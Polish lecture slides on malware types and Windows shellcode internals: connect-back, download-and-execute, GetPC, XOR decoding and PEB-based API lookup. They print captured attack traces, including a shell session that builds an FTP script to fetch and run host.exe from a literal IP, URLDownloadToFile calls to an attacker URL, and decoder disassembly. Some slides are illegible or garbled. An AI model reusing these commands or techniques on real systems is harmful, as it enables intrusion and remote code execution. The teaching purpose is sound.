

Malware: Wirusy, robaki, konie trojańskie ...

dr inż. Krzysztof Cabaj

Plan wykładu

- Wstęp
- Różnice i powiązania
- Shellcode
- Przykład

Wstęp - złośliwy kod

- Złośliwy kod - malware (z angielskiego malicious software)
 - Wirusy
 - Robaki
 - Specjalizowane oprogramowanie służące do
 - budowy botnetów,
 - skanowania w poszukiwaniu nowych ofiar,
 - itp.
 - Ransomware itp.
- Najczęściej złośliwy kod zostaje uruchomiony bez wiedzy użytkownika lub bez jego intencji co do sposobu działania
- Uruchomiony program może dokonać dowolnych zmian w systemie

Podstawowe pojęcia

- Definicja zagrożeń (standardowe, literaturowe ... aktualnie podział współczesnych zagrożeń jest trudniejszy)
 - Wirusy,
 - Robaki,
 - Tylne furtki (backdoor-y),
 - Konie trojańskie,
 - Spyware,
 - Ransomware

Wirus

- Samo propagujący kod, do którego uruchomienia potrzebna jest interwencja użytkownika
- Wirusy rozprzestrzeniające się poprzez
 - Infekcje „boot-sektora” nośnika,
 - Zainfekowane pliki wykonywalne,
 - Infekcje dysków flash,
 - Infekcje plików dokumentów (odpowiednio spreparowane makra).

Robaki

- Samo propagujący się kod, do rozprzestrzeniania wykorzystujący sieć, najczęściej nie potrzebuje żadnej interwencji użytkownika aby przenosić się pomiędzy infekowanymi systemami
- Po infekcji, maszyna samodzielnie zaczyna poszukiwać kolejnych ofiar i je infekować

Backdoor-y

- Oprogramowania umożliwiające dostęp do systemu nieautoryzowanym użytkownikom, bez wiedzy administratora czy właściciela maszyny

Konie trojańskie, trojany

- Oprogramowanie które wydaje się mieć pożyteczne i niegroźne funkcje lecz posiadające ukryte nieznane (*) osobie uruchamiającej działanie
- Najczęściej zawierają backdoor-a stąd często te dwa pojęcia są mylone

(*) Najczęściej groźne

Spyware

- Oprogramowanie pisane w celu szeroko rozumianego szpiegowanie użytkownika komputera
- Programy tego typu mogą zbierać i wysyłać do autora
 - loginy i hasła do kont
 - naciskane klawisze (keyloggers)
 - odwiedzane strony
 - adresatów, treść wysyłanych listów
 - Dane na temat komputera, systemu operacyjnego, oprogramowania

Ransomware

- Oprogramowanie, które blokuje dostęp do komputera lub danych - dostęp umożliwiony po uiszczeniu okupu
- Dwa główne typy:
 - „Winlocker” – blokuje dostęp do maszyny
 - „Cryptolocker” – szyfruje dane (najpopularniejsze rodziny CryptoLocker, Alfa/TeslaCrypt, CryptoWall, Locky)

Plan wykładu

- Wstęp
- Różnice i powiązania
 - Exploit,
 - Shellcode,
 - Malware.
- Shellcode
- Przykład

Exploit/Shellcode

- Specjalnie spreparowane dane umożliwiające wykorzystanie (ang. exploit/exploitation) błędu w oprogramowaniu przez atakującego
- Co może być exploitem
 - specjalnie spreparowany plik
 - żądanie do serwera/sesja komunikacyjna
 - zapytanie/dane wprowadzone przez użytkownika do aplikacji
- W efekcie aplikacja czy system wykonują niezamierzone przez autora, a zamierzone przez atakującego akcje

Exploit/Shellcode

- Pierwsze exploity na systemy Uniksowe miały za zadanie uruchomienie powłoki systemowej (ang. shell) i wykonanie pewnych komend
- Stąd mylenie/mieszanie pojęcia exploit i shellcode
- Aktualnie większość exploitów dla platformy Windows działa na zasadzie „download and execute”

Shellcode/Malware

- Shellcode to (niewielki) program komputerowy uruchamiany w wyniku wystąpienia błędu umożliwiającego bezpośrednio wykonanie kodu maszynowego lub poleceń powłoki systemowej
- W związku z niewielkim rozmiarem posiada ograniczone możliwości i najczęściej jest pierwszym stopniem (ang. first stage) infekcji
- Jego zadanie polega na pobraniu z innego źródła kolejnych programów (ang. next/second stage, payload)

Shellcode/Malware

- To co zostanie ściągnięte ogólnie można nazwać złośliwym oprogramowaniem, które rzeczywiście realizuje zamierzone przez atakującego akcje
- Aktualnie bardzo często jest do oprogramowanie, służące do ściągnięcia kolejnego złośliwego programu, tak zwany, „dropper” lub „downloader”

Exploit/Shellcode - przykład

[illegible]

Exploit

Plan wykładu

- Wstęp
- Różnice i powiązania
- Shellcode
 - Rodzaje,
 - Różnice w stosunku do zwykłego programu,
 - Specyficzne funkcjonalności
- Rzeczywiste przykłady


Rodzaje shellcode-u

- Shellcode ma ograniczoną wielkość, dlatego kod wykonywany po wykorzystaniu podatności, tak zwany pierwszy stopień (ang. first stage), ma na celu ściągnięcie ciała właściwego złośliwego oprogramowania (ang. second stage)
- Ze względu na sposób pisania shellcode-u można wyróżnić następujące typy
 - Port-bind,
 - Connect-back,
 - Download and execute,
 - Egg hunt.

Rodzaje shellcode-u

- Działanie shellcode-ów typu port-bind i connect back przebiega w następujący sposób
 - Shellcode uruchamia powłokę systemową (w środowisku Windows program cmd.exe)
 - Tworzy gniazdo (nasłuchujące dla port-bind) lub łączy się bezpośrednio pod wskazany adres (connect-back) w celu otrzymania dalszych instrukcji
 - Instrukcje te przyjmują postać komend powłoki systemowej

Rodzaje shellcode-u



```
Follow TCP Stream
Stream Content
Microsoft windows 2000 [version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>echo open 95.220.195.12 27939 > o&echo user 1 1 >> o &echo get
host.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &host.exe
downloading ...Command not foundCommand not foundC:\WINDOWS\system32>host.exe
Command not foundC:\WINDOWS\system32>
```

Rodzaje shellcode-u

- Download and execute – bezpośrednio w kodzie shellcode-u zaszyte są instrukcje pozwalające ściągnąć dalsze stopnie robaka lub właściwy malware
- Wykorzystać do tego można funkcje systemowe
 - URLDownloadToFile,
 - CreateProcess,
 - WinExec.

Rodzaje shellcode-u

+ Function calls		
+ ExitThread	Integer	1
+ LoadLibraryA	Integer	2
+ URLDownloadToFile	Integer	1
+ Function parameters		
+ ExitThread		
+ LoadLibraryA		
+ lpFileName::	LPCTSTR::	x.
+ lpFileName	LPCTSTR	0x12fe88
+ Return Value::	[return]::HMODULE::	
+ Return Value	[return]::HMODULE	0x0
+ Function Call Offset	offset	0x7df7b0bb
+ Hook Sequence Number	sequence number	3
+ URLDownloadToFile		
+ lpfnCB	LPBINDSTATUSCALLBACK	0
+ dwReserved	DWORD	0
+ szFileName::	LPCTSTR::	x.
+ szFileName	LPCTSTR	0x12fe88
+ szURL::	LPCTSTR::	http://109.107.83.13:2977/wbejbv
+ szURL	LPCTSTR	0x417cbd
+ pCaller::	LPUNKNOWN::	
+ pCaller	LPUNKNOWN	0x0
+ Return Value	[return]::HRESULT	0
+ Function Call Offset	offset	0x417c5e
+ Hook Sequence Number	sequence number	2

Rodzaje shellcode-u

+ psiStartInfo::dwXSize	LPSTARTUPINFO::DWORD	0
+ psiStartInfo::dwY		
+ psiStartInfo::dwX		
+ psiStartInfo::lpTitle		
+ psiStartInfo::lpDesk		
+ psiStartInfo::lpRese		
+ psiStartInfo::cb		
+ psiStartInfo		
+ pszCurDir::		
+ pszCurDir		
+ pvEnvironment::		
+ pvEnvironment		
+ fdwCreate		
+ flInheritHandles		
+ psaThread::		
+ psaThread		
+ psaProcess::		
+ psaProcess		
+ pszCmdLine::		
+ pszCmdLine		
+ pszImageName::		
+ pszImageName		
+ Return Value		
+ Function Call Offset		
+ Hook Sequence Number		
+ pszCmdLine::	LPCWSTR::	tfp.exe -i 95.124.41.222 get host.exe
+ pszCmdLine	LPCWSTR	0x417552
+ pszImageName::	LPCWSTR::	g
+ pszImageName	LPCWSTR	0x0

Rodzaje shellcode-u

- Technika „egg hunt” wykorzystywana jest jeśli exploit wykorzystujący błąd musi być bardzo mały a dodatkowo istnieje możliwość umieszczenia na atakowanej maszynie wcześniej odpowiednio przygotowanych danych
- Exploit w czasie wykonania wyszukuje „jaja” które zawiera kod implementujący dalsze funkcjonalności

Rodzaje shellcode-u - podsumowanie

- Robaki z początku wieku (lata 2003-...) najczęściej używały metody port-bind i connect-back – łatwość zmiany funkcjonalności poprzez wysłanie nowych komend
- Wprowadzenie monitorowania ruchu oraz wzrost popularności zapór ogniowych spowodowało problemy z dostaniem instrukcji ...
- ... atakujący zaczęli coraz częściej stosować taktykę download and execute
- Dodatkowo, coraz częściej malware pisany jest jako biblioteka DLL bezpośrednio wstrzykiwana do podatnej aplikacji

Shellcode/zwykły program


- Shellcode jest specjalnym programem, który działa w ograniczonym środowisku, innym niż każdy zwykły program, dodatkowo nie może liczyć na pomoc systemu operacyjnego
- Te ograniczenia powodują, że musi korzystać z pewnych „sztuczek” aby uzyskać dostęp, przykładowo do wywołań funkcji systemowych

Procedura uruchomienia programu w formacie PE

- Załadowanie segmentu(ów) kodu oraz danych pod odpowiednie adresy
- Odczytanie listy importowanych funkcji z systemowych bibliotek ładowanych dynamicznie
- Załadowanie wskazanych bibliotek dynamicznych do przestrzeni adresowej procesu
- Uaktualnienie adresów w tablicy importowanych funkcji

Procedura uruchomienia programu w formacie PE

- Jakie funkcje, z jakich bibliotek DLL importuje dany program – narzędzie z Visual Studio *dumpbin /IMPORTS <plik>*



```
Developer Command Prompt for VS2012
File Type: EXECUTABLE IMAGE

Section contains the following imports:

WS2_32.dll
    49F42C Import Address Table
    49F20C Import Name Table
    0 time date stamp
    0 Index of first forwarder reference

    Ordinal    115
    Ordinal    23
    Ordinal    20
    Ordinal    17
    Ordinal    12
    Ordinal     9
    Ordinal     8
    Ordinal     2

KERNEL32.dll
    49F25C Import Address Table
    49F03C Import Name Table
    0 time date stamp
    0 Index of first forwarder reference
```

Procedura uruchomienia programu w formacie PE

- Analogicznie można poznać jakie funkcje eksportuje dana biblioteka DLL dumpbin /EXPORTS

```
Developer Command Prompt for VS2012
Dump of file c:\Windows\System32\ws2_32.dll
File Type: DLL

Section contains the following exports for WS2_32.dll
00000000 characteristics
5215E246 time date stamp Thu Aug 22 12:04:54 2013
0.00 version
1 ordinal base
500 number of functions
195 number of names

ordinal hint RVA      name
25      0 0001053C FreeAddrInfoEx
26      1 0001053C FreeAddrInfoExW
27      2 00002FF0 FreeAddrInfoW
28      3 0002174C GetAddrInfoExA
29      4 000147E8 GetAddrInfoExCancel
30      5 00009E9C GetAddrInfoExOverlappedResult
31      6 00008A90 GetAddrInfoExW
32      7 00002BB0 GetAddrInfoW
33      8 000154DC GetHostNameW
34      9 0000FA10 GetNameInfoW
35      A 0000E580 InetNtopW
36      B 00020F10 InetPtonW
37      C 00021940 SetAddrInfoExA
8       B1 00001780 htonl
9       B2 00001630 htons
11      B3 00010680 inet_addr
12      B4 00014300 inet_ntoa
193     B5 00021194 inet_ntop
194     B6 00021208 inet_pton
10      B7 0000F700 ioctlsocket
13      B8 00014160 listen
14      B9 00001780 ntohl
15      BA 00001630 ntohs
16      BB 0000F560 recv
17      BC 000144A0 recvfrom
18      BD 00010D60 select
19      BE 00010F60 send
20      BF 000017AC sendto
21      C0 00002020 setsockopt
22      C1 00001D50 shutdown
23      C2 000024A0 socket
```

Procedura uruchomienia programu w formacie PE

- Analiza kodu assemblerowego danego programu uzyskanego za pomocą polecenia *dumpbin /DISASM*

```
0042E68F: 6A 11          push    11h
0042E691: 6A 02          push    2
0042E693: 6A 02          push    2
0042E695: FF 15 30 F4 49 00 call    dword ptr ds:[0049F430h]
```

```
0042E69B: 89 45 DC        mov     dword ptr [ebp-24h],eax
0042E69E: 83 7D DC 00     cmp     dword ptr [ebp-24h],0
0042E6A2: 7D 15          jge     0042E6B9
0042E6A4: 68 A8 6C 48 00 push    486CA8h
0042E6A9: E8 0A EA FF FF call    0042D0B8
```

- Wywołanie jakiej to funkcji?
- Sprawdzamy do jakiej biblioteki DLL należy, z informacji o importowanych funkcji wiemy gdzie zaczyna się tablica wskaźników do adresów funkcji (Import Address Table) i ile jest tam funkcji

Procedura uruchomienia programu w formacie PE

- Od wykorzystanego adresu (0x49f430) odejmujemy adres początkowy tablicy (0x49f42c) – w wyniku otrzymujemy wartość 4 (bajty), czyli jest to wskazanie na drugą funkcję (indeksy w tablicy są od 0 !!!), ma ona identyfikator ordinal 23, czyli jest to funkcja socket

Procedura uruchomienia programu w formacie PE

- Albo prościej uruchamiamy program pod Visual Studio ;)

```
s=socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
0042E68F 6A 11          push     11h
0042E691 6A 02          push     2
0042E693 6A 02          push     2
0042E695 FF 15 30 F4 49 00  call     dword ptr ds:[49F430h]
0042E69B 89 45 DC        mov     dword ptr [s],eax
    if(s<0)
0042E69E 83 7D DC 00      cmp     dword ptr [s],0
0042E6A2 7D 15           jge     OneThreadUDPServer+69h (042E6B9h)
    {
        printf("Socket creating failed\n");
```


Ograniczenia i specyficzne wymagania dotyczące shellcode-u

- Kod uruchomiony pod wcześniej nieznanym adresem
- Specyficzne wymagania dotyczące ograniczeń na znaki (bajty) jakie mogą pojawić się w kodzie instrukcji oraz operandach
- Brak (bezpośredniej) informacji gdzie znajdują się funkcje systemowe
- Dodatkowo, bardzo często mały rozmiar jaki może zajmować cały kod

Ograniczenia i specyficzne wymagania dotyczące shellcode-u

- Mechanizmy często stosowane w shellcode-ach
 - get PC poznanie adresu pod którym znajduje się
 - proste szyfrowanie dalszej części shellcode-a w celu usunięcia problematycznych znaków
 - procedura odszukania struktur systemowych dotyczących danego procesu i za jego pomocą wyszukanie adresów interesujących funkcji

GetPC

- W wyniku udanego przepełnienia bufora/sterty zostaje uruchomiony kod, jednak nie zawsze znany jest adres pod którym on się znajduje
- Ta informacja najczęściej potrzebna jest aby móc zdeszyfrować dalszą część shellcode-a, znajdującą się określoną liczbę bajtów za aktualnie wykonywaną instrukcją *call*
- Najczęściej spotykane rozwiązanie wykorzystuje funkcję *call* oraz *pop*, alternatywą jest skorzystanie z funkcji FPU *fnstenv* zapisującej do podanej lokalizacji w pamięci stanu FPU

GetPC

0x0000048e	90	nop	
0x0000048f	90	nop	
0x00000490	90	nop	
0x00000491	eb 02	jmp	0x00000495
0x00000493	eb 05	jmp	0x0000049A
0x00000495	e8 f9 ff ff ff	call	0x00000493
0x0000049a	5b	pop	ebx
0x0000049b	31 c9	xor	ecx, ecx
0x0000049d	b1 de	mov	cl, 0xDE
0x0000049f	80 73 0c 13	xor	[ebx+0xC], 0x13
0x000004a3	43	inc	ebx
0x000004a4	e2 f9	loop	0x0000049F
0x000004a6	20 d3	and	bl, dl
0x000004a8	77 10	ja	0x000004BA
0x000004aa	53	push	ebx
0x000004ab	23 6b 1f	and	ebp, [ebx+0x1F]
0x000004ae	98	cwde	
0x000004af	53	push	ebx
0x000004b0	1f	pop	ds
0x000004b1	98	cwde	
0x000004b2	63 0f	arpl	[edi], cx
0x000004b4	be 98 53 1b f8	mov	esi, 0xF81B5398
0x000004b9	1a 98 53 27 9e 53	sbb	bl, [eax+0x539E2753]
0x000004bf	0x00000733	d9 74 24 f4	fnstenv [esp-0xC]
0x000004c0	0x00000737	5b	pop ebx
0x00000738	81 73 13 88 bd ae fa	xor	[ebx+0x13], 0xFAAEBD88
0x0000073f	83 eb fc	sub	ebx, 0xFC
0x00000742	e2 f4	loop	0x00000738

Szyfrowanie shellcode-u

- Szyfrowanie shellcode-u ma dwa zasadnicze cele
 - Ukrycie pewnych informacji przed prostym wykryciem typu „spójrz i zauważ”
 - Usunięcie z kodów instrukcji i operandów nielegalnych znaków
- Najczęściej szyfrowanie polega na dokonaniu operacji xor na fragmencie pamięci zawierającej kod shellcode-u

Szyfrowanie shellcode-u

0x0000048e	90	nop	
0x0000048f	90	nop	
0x00000490	90	nop	
0x00000491	eb 02	jmp	0x00000495
0x00000493	eb 05	jmp	0x0000049A
0x00000495	e8 f9 ff ff ff	call	0x00000493
0x0000049a	5b	pop	ebx
0x0000049b	31 c9	xor	ecx, ecx
0x0000049d	b1 de	mov	cl, 0xDE
0x0000049f	80 73 0c 13	xor	[ebx+0xC], 0x13
0x000004a3	43	inc	ebx
0x000004a4	e2 f9	loop	0x0000049F
0x000004a6	20 d3	and	bl, dl
0x000004a8	77 10	ja	0x000004BA
0x000004aa	53	push	ebx
0x000004ab	23 6b 1f	and	ebp, [ebx+0x1F]
0x000004ae	98	cwde	
0x000004af	53	push	ebx
0x000004b0	1f	pop	ds
0x000004b1	98	cwde	
0x000004b2	63 0f	arpl	[edi], cx
0x000004b4	be 98 53 1b f8	mov	esi, 0xF81B5398
0x000004b9	1a 98 53 27 9e 53	sbb	bl, [eax+0x539E2753]
0x000004bf	6f	outs	edx, ds:[esi]
0x000004c0	98	cwde	

[illegible]

Bezpieczeństwo Systemów i Sieci – edycja 19L 39

Odszukanie adresów funkcji systemowych

- Aplikacja uruchomiona przez system ma automatycznie wypełnione struktury zawierające informacje o adresach funkcji importowanych z bibliotek DLL
- Shellcode musi te informacje uzyskać w inny sposób
- Najczęściej używana metoda wykorzystuje strukturę danych PEB

PEB

- PEB (ang. Process Environment Block), struktura danych zawierająca wszystkie istotne informacje dotyczące danego procesu
- Jest ona umieszczona w przestrzeni adresowej procesu, a jej adres (wskaźnik na nią) jest zawsze dostępny jako 13-ste 32 bitowe słowo wskazywane przez rejestr FS (dostęp możliwy poprzez instrukcję assemblera *mov eax, fs:[30h]*)

PEB ... i dalej ...

```
typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    BYTE Reserved4[104];
    PVOID Reserved5[52];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved6[128];
    PVOID Reserved7[1];
    ULONG SessionId;
} PEB, *PPEB;

typedef struct _PEB_LDR_DATA {
    BYTE Reserved1[8];
    PVOID Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;

typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

PEB ... i dalej ...

- W ten sposób dochodzimy do dwukierunkowej listy wszystkich załadowanych przez dany proces bibliotek
- Analizując nagłówki bibliotek DLL (format PE) dostajemy informacje o dotyczącą eksportowanych funkcji
 - Liczbę
 - Nazwy
 - Adresy


Plan wykładu

- Wstęp
- Różnice i powiązania
- Shellcode
- Rzeczywiste przykłady

